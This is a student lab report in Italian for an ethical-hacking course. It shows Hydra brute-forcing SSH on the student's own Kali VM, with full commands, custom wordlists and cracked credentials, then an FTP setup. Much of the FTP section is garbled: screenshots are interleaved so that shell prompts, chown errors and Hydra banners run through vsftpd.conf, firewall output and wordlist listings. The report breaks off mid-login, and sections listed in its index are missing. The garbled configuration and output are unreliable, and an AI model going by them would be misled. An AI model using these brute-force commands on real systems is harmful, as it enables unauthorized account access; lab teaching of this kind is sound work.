

## **Authentication Cracking con Hydra**

&

## **[Facoltativo] Cracking del Servizio FTP Metasploitable2**

### **★ INDICE**

#### **1 Introduzione**

#### **2 Authentication Cracking con Hydra**

##### **2.1 Configurazione e Cracking Servizio SSH Krasnyy Krepost**

- 2.1.1 Creazione dell'Utente**
- 2.1.2 Attivazione del Servizio SSH**
- 2.1.3 Verifica della Connessione SSH**
- 2.1.4 Installazione di seclists**
- 2.1.5 Preparazione e Cracking con Hydra**

##### **2.2 Configurazione e Cracking Servizio FTP Krasnyy Krepost**

- 2.2.1 Installazione del Demone FTP**
- 2.2.2 Creazione Directory**
- 2.2.3 Creazione Wordlist**
- 2.2.4 Test Connessione**

#### **3 [Facoltativa] Cracking del Servizio FTP su Metasploitable2**

- 3.1 Stato Firewall**
- 3.2 Scansione Finale**

#### **4 [Extra] Server fornito dal Prof a lezione**

## **1 Introduzione**

- Questo report documenta l'esame di *Authentication Cracking con Hydra* come parte del corso *Cyber Security & Ethical Hacking*, ho personalizzato il nome utente e password stile hacker, l'obiettivo è imparare a utilizzare Hydra per craccare le autenticazioni di servizi di rete (SSH e FTP) e consolidare la conoscenza sulla configurazione di questi servizi), l'esame si è svolto in un ambiente controllato su VirtualBox, utilizzando Kali Linux (IP: 192.168.50.100) e, per la parte facoltativa, Metasploitable2 (IP: 192.168.50.101).
- **Strumenti utilizzati**
  - ◊ **Kali Linux** Sistema operativo per il testing
  - ◊ **Hydra** Strumento per il cracking delle password
  - ◊ **seclists** Raccolta di wordlist complesse per attacchi a dizionario
  - ◊ **vsftpd** Demone FTP per Kali Linux
  - ◊ **Metasploitable2** Macchina vulnerabile per il test facoltativo
  - ◊ **nmap** Per la scansione delle porte
  - ◊ **VirtualBox** Per l'ambiente di test


## 2 Authentication Cracking con Hydra

### 2.1 Configurazione e Cracking Servizio SSH Krasnyy Krepost

#### 2.1.1 Creazione dell'utente

⇒ Per configurare il servizio SSH ho creato utente `vladimir_kremlin` con la password `sputnik2025` utilizzando il comando

```
sudo adduser vladimir_kremlin
```



```
(M6D6R6㉿kali)-[~]
$ sudo adduser vladimir_kremlin
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for vladimir_kremlin
Enter the new value, or press ENTER for the default
  Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y/
```


⇒ L'output conferma che l'utente è stato creato correttamente

#### 2.1.2 Attivazione del servizio SSH

⇒ Avviare il demone SSH per consentire connessioni remote con

```
sudo service ssh start
sudo systemctl enable ssh
sudo service ssh status
```

# Report Matteo Mattia Cyber Security & Ethical Hacking



```
(M6D6R6㉿kali)-[~]
$ sudo service ssh start
(M6D6R6㉿kali)-[~]
$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(M6D6R6㉿kali)-[~]
$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
  Active: active (running) since Sat 2025-10-11 11:58:36 EDT; 13s ago
    Invocation: 915d23581c5f46d4aaa8350ae7b44604
      Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 1903 (sshd)
     Tasks: 1 (limit: 11142)
    Memory: 2.1M (peak: 2.9M)
       CPU: 55ms
      CGroup: /system.slice/ssh.service
              └─1903 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups


Oct 11 11:58:36 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Oct 11 11:58:36 kali sshd[1903]: debug1: Set /proc/self/oom_score_adj from 0 to -1000
Oct 11 11:58:36 kali sshd[1903]: debug1: Bind to port 22 on 0.0.0.0.
Oct 11 11:58:36 kali sshd[1903]: Server listening on 0.0.0.0 port 22.
Oct 11 11:58:36 kali sshd[1903]: debug1: Bind to port 22 on ::.
Oct 11 11:58:36 kali sshd[1903]: Server listening on :: port 22.
Oct 11 11:58:36 kali sshd[1903]: debug1: ssh_systemd_notify: socket "/run/systemd/notify" notified READY=1
Oct 11 11:58:36 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

⇒ L'output conferma che il servizio SSH è attivo e in ascolto sulla porta 22

## 2.1.3 Verifica della connessione SSH

⇒ Testare la connessione SSH con l'utente `vladimir_kremlin` per verificare che il servizio sia configurato correttamente con


```
ssh vladimir_kremlin@192.168.50.100
```



```
(M6D6R6㉿kali)-[~]
$ ssh vladimir_kremlin@192.168.50.100
vladimir_kremlin@192.168.50.100's password:
(vladimir_kremlin㉿kali)-[~]
```

◊ Ho avuto problema con login la password è corretta ma ho dedotto che il problema era la porta 22 chiusa ho risolto in questo modo :

◊ Con sudo `ufw allow 22` abilito porta 22



```
(M6D6R6㉿kali)-[~]
$ sudo ufw allow 22
Rule added
Rule added (v6)
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

- Con `sudo ufw status` verifco aabilitazione porta 22

```
(M6D6R6㉿kali)-[~]
$ sudo ufw status
Status: active
To                         Action      From
--                         --          --
80                         ALLOW      Anywhere
53                         ALLOW      Anywhere
22/tcp                      ALLOW      Anywhere
22                         ALLOW      Anywhere
80 (v6)                     ALLOW      Anywhere (v6)
53 (v6)                     ALLOW      Anywhere (v6)
22/tcp (v6)                 ALLOW      Anywhere (v6)
22 (v6)                     ALLOW      Anywhere (v6)
```

- L'output conferma abilitazione porta 22

⇒ Rieseguo il la connessione questa volta con successo come foto allegata sopra , la riallego qui

```
(M6D6R6㉿kali)-[~]
$ ssh vladimir_kremlin@192.168.50.100
vladimir_kremlin@192.168.50.100's password:
(vladimir_kremlin㉿kali)-[~]
```

⇒ Sono connesso , proseguo scaricando **Seclists**, ho deciso si proseguire in questo modo cosi non modifco i privilegi di **vladimir\_kremlin**

### 2.1.4 Installazione di seclists

⇒ Preferisco non modificare i privilegi di vladimir\_kremlin, aggiornando i pacchetti disponibili e installo il pacchetto con seclists

sudo apt update  
sudo apt install seclists

```
(M6D6R6㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  amass-common      libmongoc-1.0-0t64   libtheora0
  firmware-ti-connectivity libmongocrypt0  libtheoradec1
  libbluray2        liboggd14.1     libtheoraenc1
  libbison-1.0-0t64 libplacebo349   libudfread0
  libgdal36         libportmidi0   libvpx9
  libgdata-common   libqt5ct-common1.8 libx264-164
  libgdata22        libravie0.7    libxml2
  libgeos3.13.1    libsfme1       libyelp0
  libhdf4-0-alt     libsigsegv2    python3-bluepy
  libjs-jquery-ui   libsoup-2.4-1   python3-click-plugins
  libjs-underscore  libsoup2.4-common python3-gpg
Use 'sudo apt autoremove' to remove them.

Installing:
  seclists

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
Download size: 557 MB
Space needed: 1,970 MB / 45.7 GB available
Get:1 http://kali.download/kali/kali-rolling/main/amd64/seclists-all-2025.2-0/kali11 [557 MB]
23% [1 seclists 162 MB/557 MB 29%]
```

⇒ Riaccedo come vladimir\_kremlin con

ssh vladimir\_kremlin@192.168.50.100

```
(M6D6R6㉿kali)-[~]
$ ssh vladimir_kremlin@192.168.50.100
vladimir_kremlin@192.168.50.100's password:
Last login: Sat Oct 11 12:12:00 2025 from 192.168.50.100
(vladimir_kremlin㉿kali)-[~]
```

⇒ Verifico l'installazione di seclists con

ls /usr/share/seclists/Usernames  
ls /usr/share/seclists/Passwords

```
(vladimir_kremlin㉿kali)-[~]
$ ls /usr/share/seclists/Usernames
ls /usr/share/seclists/Passwords
cirt-default-usernames.txt
CommonAdminBase64.txt
Honeypot-Captures
mssql-usernames-nansh0u-guardicore.txt
500-worst-passwords.txt.b2z
Books
bt4-password.txt
cirt-default-passwords.txt
citrix.txt
clarkson-university-82.txt
Common-Credentials
corporate_passwords.txt
Cracked-Hashes
darkc0de.txt
days.txt
Default-Credentials
der-postillon.txt
Honeypot-Captures
Names
README.md
sap-default-usernames.txt
top-usernames-shortlist.txt
Keyboard-Walks
Leaked-Databases
Malware
months.txt
Most-Popular-Letter-Passes.txt
mssql-passwords-nansh0u-guardicore.txt
openwall.net-all.txt
Permutations
PHP-Hashes
READMETE.md
SCRABBLE-hackerhouse.tgz
scraped-JWT-secrets.txt
seasons.txt
Software
stupid-ones-in-production.txt
twitter-banned.txt
unkown-azul.txt
Wifi-WPA
Wikipedia
xato-net-10-million-passwords-1000000.txt
xato-net-10-million-passwords-100000.txt
xato-net-10-million-passwords-10000.txt
xato-net-10-million-passwords-1000.txt
xato-net-10-million-passwords-100.txt
xato-net-10-million-passwords-10.txt
xato-net-10-million-passwords-dup.txt
xato-net-10-million-passwords.txt
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ L'output mostra che `seclist` è installato le directory `/usr/share/se-clists/Usernames` e `/usr/share/seclists/Passwords` contengono le wordlist incluse quelle che userò `xato-net-10-million-usernames.txt` e `10-million-password-list-top-1000.txt`


### 2.1.5 Preparazione e Cracking con Hydra

- ⇒ Eseguo un attacco a dizionario con Hydra per craccare le credenziali `vladimir_kremlin_sputnik2025` sul servizio SSH della macchina **Krasnyy Krepot** (IP: 192.168.50.100)

- ⇒ Preparo le wordlist personalizzate creando due file con le credenziali a tema hacker con

```
echo -e "vladimir_kremlin\nndmitry_hack\nivan_soviet\nadmin" > username_list.txt
```

```
echo -e "sputnik2025\nvodka123\nmatryoshka\n123456" > password_list.txt
```




```
(vladimir_kremlin㉿kali)-[~] $ echo -e "vladimir_kremlin\nndmitry_hack\nivan_soviet\nadmin" > username_list.txt
echo -e "sputnik2025\nvodka123\nmatryoshka\n123456" > password_list.txt
```

- ⇒ Verifico le wordlist per aver conferma che sono state create correttamente con

```
cat username_list.txt
```

```
cat password_list.txt
```



```
(vladimir_kremlin㉿kali)-[~] $ cat username_list.txt
cat password_list.txt
vladimir_kremlin
dmitry_hack
ivan_soviet
admin
sputnik2025
vodka123
matryoshka
123456
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ L'output conferma che le wordlist sono state create correttamente
- ⇒ Eseguo Hydra con l'obiettivo di craccare le credenziali **vladimir\_kremlin\_sputnik2025** sul servizio SSH della macchina **Krasnyy Krepost** con

```
hydra -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ssh  
-V
```

```
—(vladimir_kremlin㉿kali)-[~] $ hydra -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ssh -V  
hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-11 13:22:48  
[DATA] max:4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p:4), ~4 tries per task  
[DATA] attacking ssh://192.168.50.100:22/  
[ATTEMPT] target 192.168.50.100 - login "vladimir_kremlin" - pass "sputnik2025" - 1 of 16 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "vladimir_kremlin" - pass "vodka123" - 2 of 16 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "vladimir_kremlin" - pass "matryoshka" - 3 of 16 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "vladimir_kremlin" - pass "123456" - 4 of 16 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "sputnik2025" - 5 of 16 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "vodka123" - 6 of 16 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "matryoshka" - 7 of 16 [child 2] (0/0)  
[22][ssh] host: 192.168.50.100 login: vladimir_kremlin password: sputnik2025  
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "123456" - 8 of 16 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "sputnik2025" - 9 of 16 [child 3] (0/0)  
[RE-ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "123456" - 9 of 16 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "vodka123" - 10 of 16 [child 1] (0/0)  
[RE-ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "sputnik2025" - 10 of 16 [child 3] (0/0)  
[RE-ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "123456" - 10 of 16 [child 0] (0/0)  
[RE-ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "vodka123" - 10 of 16 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "matryoshka" - 11 of 16 [child 2] (0/0)  
[RE-ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "sputnik2025" - 11 of 17 [child 3] (0/1)  
[RE-ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "123456" - 11 of 17 [child 0] (0/1)  
[RE-ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "vodka123" - 11 of 17 [child 1] (0/1)  
[ERROR] all children were disabled due to too many connection errors RECON  
1 of 1 target successfully completed, 1 valid password found //  
[INFO] Writing restore file because 2 server scans could not be completed  
[ERROR] 1 target was disabled because of too many errors  
[ERROR] 1 targets did not complete  
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-11 13:22:49
```

- ⇒ L'output mostra che Hydra ha identificato con successo le credenziali **vladimir\_kremlin:sputnik2025**, ma ha anche riportato errori (all children were disabled due too many connection errors) e non ha completato tutti i tentativi per gli altri username

- ◊ **Errore** L'output riporta all children were disabled due too many connection errors e 1 targets did not complete, indicando che Hydra ha interrotto alcuni tentativi a causa di errori di connessione
- ◊ **Causa probabile** La direttiva MaxAuthTries 6 in /etc/ssh/sshd\_config limita i tentativi di autenticazione, bloccando Hydra dopo troppi tentativi falliti
- **Impatto** Gli errori non hanno impedito il successo del cracking, quindi procedo col 2.2 dell'esame

## 2.2 Configurazione e Cracking Servizio FTP Krasnyy Krepost

### 2.2.1 Installazione del Demone FTP

- ⇒ Ho completato l'installazione di vsftpd con successo usando il comando `sudo apt install vsftpd`, il comando ha scaricato 151 kB, configurato il pacchetto e aggiornato i percorsi legacy come `/var/run/vsftpd/empty` a `/run/vsftpd/empty.`, mi ha anche avvisato di pacchetti non necessari che posso rimuovere con `sudo apt autoremove`.

```
(M6D6R6㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  amass-common access /home/libgdata-common libjs-underscore libdibportmidi0
  firmware-ti-connectivity libgdata22 libmongoc-1.0-0t64 libqt5ct-common1.8
  liblibbluray2R0@kali)-[~]  libgeos3.13.1 libmongocrypt0 libravie0.7
  liblbbson-1.0-0t64 -p /home/libhdf4-0-altlin libogdi4.1 libsfame1
  libgdal36@vladimir_kremlin libjs-jquery-ui libplacebo349@vladimir_kremlin libsigsegv2
Use 'sudo apt autoremove' to remove them.
[EF] [sudo] password for kali:
Installing: invalid user: 'vladimir_kremlin':vladimir_kremlin'
└─$ vsftpd
(M6D6R6㉿kali)-[~]
Summary: sudo mkdir -p /home/vladimir_kremlin
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0@mir_kremlin
  Download size:5151 kB@vladimir_kremlin
  Space needed:@381 kB / 45.4 GB available@vladimir_kremlin

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.3 [151 kB]
Fetched 151 kB in 1s (239 kB/s)@dimir_kremlin
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 449162 files and directories currently installed.)@lin
Preparing to unpack .../vsftpd_3.0.5-0.3_amd64.deb...@emlin'
Unpacking vsftpd (3.0.5-0.3) ...
Setting up vsftpd (3.0.5-0.3) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1:line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d:RIt looks like a network service, we disable it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.1) ...
```

- ⇒ Ora ho il software FTP pronto per essere configurato e usato con i comandi successivi!
- ⇒ Ho avviato il servizio vsftpd con `sudo service vsftpd start` e l'ho abilitato per l'avvio automatico con `sudo systemctl enable vsftpd`, con `sudo service vsftpd status` ho verificato che il servizio è attivo e in esecuzione dal 08:59:56 EDT, con PID 36054 e un uso di memoria di 928K.

```
(M6D6R6㉿kali)-[~] van Hauser/thc-david Maciejak - Please do not use in military or secret serv
└─$ sudo nano /etc/vsftpd.conf
[sudo] password for kali:
This is non-binding, these *** ignore laws and ethics anyway.


(M6D6R6㉿kali)-[~].com/vanhauser-thc/thc-hydra) starting at 2025-10-12 09:06:42
└─$ sudo service vsftpd restart
(M6D6R6㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
  Status: Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; enabled; preset: disabled)
          Active: active (running) since Sun 2025-10-12 09:01:14 EDT; 3s ago
            Invocation: d0739b8a90394722bc26d4be74df2420
              Process: 36372 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
             Main PID: 36373 (vsftpd) @LOW@ Anywhere
                Tasks: 1 (limit: 11232) @LOW@ Anywhere
               Memory: 872K (peak: 1.7M) @LOW@ Anywhere
                 CPU: 23ms @LOW@ Anywhere
                CGroup: /system.slice/vsftpd.service @LOW@ Anywhere (v6)
                  └─36373 /usr/sbin/vsftpd /etc/vsftpd.conf
Oct 12 09:01:14 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server ...
Oct 12 09:01:14 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Ora il mio server FTP è pronto per essere configurato ulteriormente!

⇒ Ho modificato /etc/vsftpd.conf con [sudo nano /etc/vsftpd.conf](#) sbloccando local\_enable=YES e write\_enable=YES

```
GNU nano 8.6                               /etc/vsftpd.conf
# Example config file /etc/vsftpd.conf
# (M6D6R6㉿kali)-[~]
# The default compiled-in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled-in defaults.
# (M6D6R6㉿kali)-[~]
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#ct [sudo] password for kali:
#ct chown: invalid user: 'vladimir_kremlin:vladimir_kremlin'
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an init script.
listen=NO
mkdir -p /home/vladimir_kremlin
#or sudo chown vladimir_kremlin:vladimir_kremlin /home/vladimir_kremlin
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
# (M6D6R6㉿kali)-[~]
# $ sudo chown vladimir_kremlin:vladimir_kremlin /home/vladimir_kremlin
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
# (M6D6R6㉿kali)-[~]
# Uncomment this to allow local users to login.
local_enable=YES
write_enable=YES
# (M6D6R6㉿kali)-[~]
# Uncomment this to enable any form of FTP write command.
```



```
(M6D6R6㉿kali)-[~] $ sudo nano /etc/vsftpd.conf
[sudo] password for kali:
(M6D6R6㉿kali)-[~] /home/vladimir_kremlin
$
```

⇒ poi ho riavviato il servizio con [sudo service vsftpd restart](#)

```
(M6D6R6㉿kali)-[~] $ ls -la /home/vladimir_kremlin
(M6D6R6㉿kali)-[~] /home/vladimir_kremlin
$ sudo service vsftpd restart
* Starting vsftpd for userspace vsftpd...[ ok ]
```

⇒ Con [sudo ufw allow 21](#) ho assicurato che la porta 21 sia aperta, e [sudo ufw status](#) mi ha confermato che è già attiva per IPv4 e IPv6.

⇒ Ora il mio server FTP è pronto per gli utenti locali

```
(M6D6R6㉿kali)-[~] /home/vladimir_kremlin
$ sudo ufw allow 21ir_kremlin:vladimir_kremlin /home/vladimir_kremlin
sudo ufw status
Skipping adding existing rule
Skipping adding existing rule (v6)
Status: active
(M6D6R6㉿kali)-[~]
To:   $ sudo mkdir -p /homeActionmir_krFrom
--> sudo chown vladimir_kremlin:vladimir_kremlin /home/
80: sudo chmod 755 /home/vladimir_kremlin Anywhere
53: chown: invalid user: 'vALLOWir_kremlin:vladimir_kremlin'
22/tcp      ALLOW      Anywhere
21: (M6D6R6㉿kali)-[~] ALLOW      Anywhere
80 (v6) sudo mkdir -p /homeALLOWimirkremlin Anywhere (v6)
53 (v6)      ALLOW      Anywhere (v6)
22/tcp (v6) 6R6㉿kali)-[~] ALLOW      Anywhere (v6)
21 (v6) sudo chown vladimir ALLOWlin:vladimir Anywhere (v6) /
```

### **2.2.2 Creazione Directory**

- ⇒ Sto per creare la directory home per l'utente vladimir\_kremlin con `sudo mkdir -p /home/vladimir_kremlin`, assegnarle la proprietà corretta con `sudo chown vladimir_kremlin:vladimir_kremlin /home/vladimir_kremlin` e impostare i permessi con `sudo chmod 755 /home/vladimir_kremlin`.
- ⇒ Questo assicurerà che l'utente abbia un posto dove lavorare sul server FTP.

```
(M6D6R6㉿kali)-[~]
└─$ sudo mkdir -p /home/vladimir_kremlin
sudo chown vladimir_kremlin:vladimir_kremlin /home/vladimir_kremlin
sudo chmod 755 /home/vladimir_kremlin
chown: invalid user: 'i' 'vladimir_kremlin:vladimir_kremlin'
```

- ⇒ Ho creato la directory /home/vladimir\_kremlin con `sudo mkdir -p`, ma il comando `sudo chown vladimir_kremlin:vladimir_kremlin` ha fallito con l'errore "invalid user" perché l'utente vladimir\_kremlin non esiste ancora nel sistema, devo prima creare l'utente con `sudo adduser vladimir_kremlin` prima di assegnare la proprietà

### **2.2.3 Creazione Wordlist**

- ⇒ Sto per creare i file username\_list.txt e password\_list.txt con i comandi `echo -e "vladimir_kremlin\nndmitry_hack\nivan_soviet\nadmin" > username_list.txt` e `echo -e "sputnik2025\nvodka123\nnmatryoshka\nn123456" > password_list.txt`, questi conterranno le liste di nomi utente e password da usare con Hydra per il cracking.

```
(M6D6R6㉿kali)-[~].. /vsftpd_3.0.5-0.3_amd64.deb ...
└─$ echo -e "vladimir_kremlin\nndmitry_hack\nivan_soviet\nadmin" > username_list.txt
echo -e "sputnik2025\nvodka123\nnmatryoshka\nn123456" > password_list.txt
```

- ⇒ Ho creato con successo i file username\_list.txt e password\_list.txt usando i comandi `echo -e`
- ⇒ Poi userò `cat username_list.txt` e `cat password_list.txt` per verificare il contenuto.

```
(M6D6R6㉿kali)-[~] vsftpd
└─$ cat username_list.txt
cat password_list.txt
system
vladimir_kremlin - vsftpd F
dmitry_hack: loaded (/usr/lib/ivan_soviet: active (running
administration: b3bc0331c0be474
sputnik2025: 36054 (vsftpd)
vodka123: 1 (limit: 11232
matryoshka: 928K (peak: 1.8
123456 CPU: 32ms)
```

- ⇒ Con `cat username_list.txt` e `cat password_list.txt` ho verificato che contengono i nomi utente e le password corretti, uno per linea.
- ⇒ Ora posso usarli con Hydra per provare a craccare il servizio FTP

## 2.2.4 Test Connessione

⇒ Ho eseguito `ftp 192.168.50.100` e mi sono connesso con successo (220 (vsFTPd 3.0.5)), ho inserito `vladimir_kremlin` come nome utente e `sputnik2025` come password, e il login è riuscito (230 Login successful). Ora sono nel prompt FTP e posso gestire i file.

```
(M6D6R6㉿kali)-[~] rposes (this is non-binding)
$ ftp 192.168.50.100
Connected to 192.168.50.100.hauser-thc/thc-hydra
220 (vsFTPd 3.0.5) server 1 server, overall 4 tasks,
Name (192.168.50.100:kali):58vladimir_kremlin
331 Please specify the password. login "vladimir"
Password:target 192.168.50.100 - login "vladimir"
230 Login successful.192.168.50.100 - login "vladimir"
Remote system type is UNIX.100 - login "vladimir"
Using binary mode to transfer files.: vladimir_
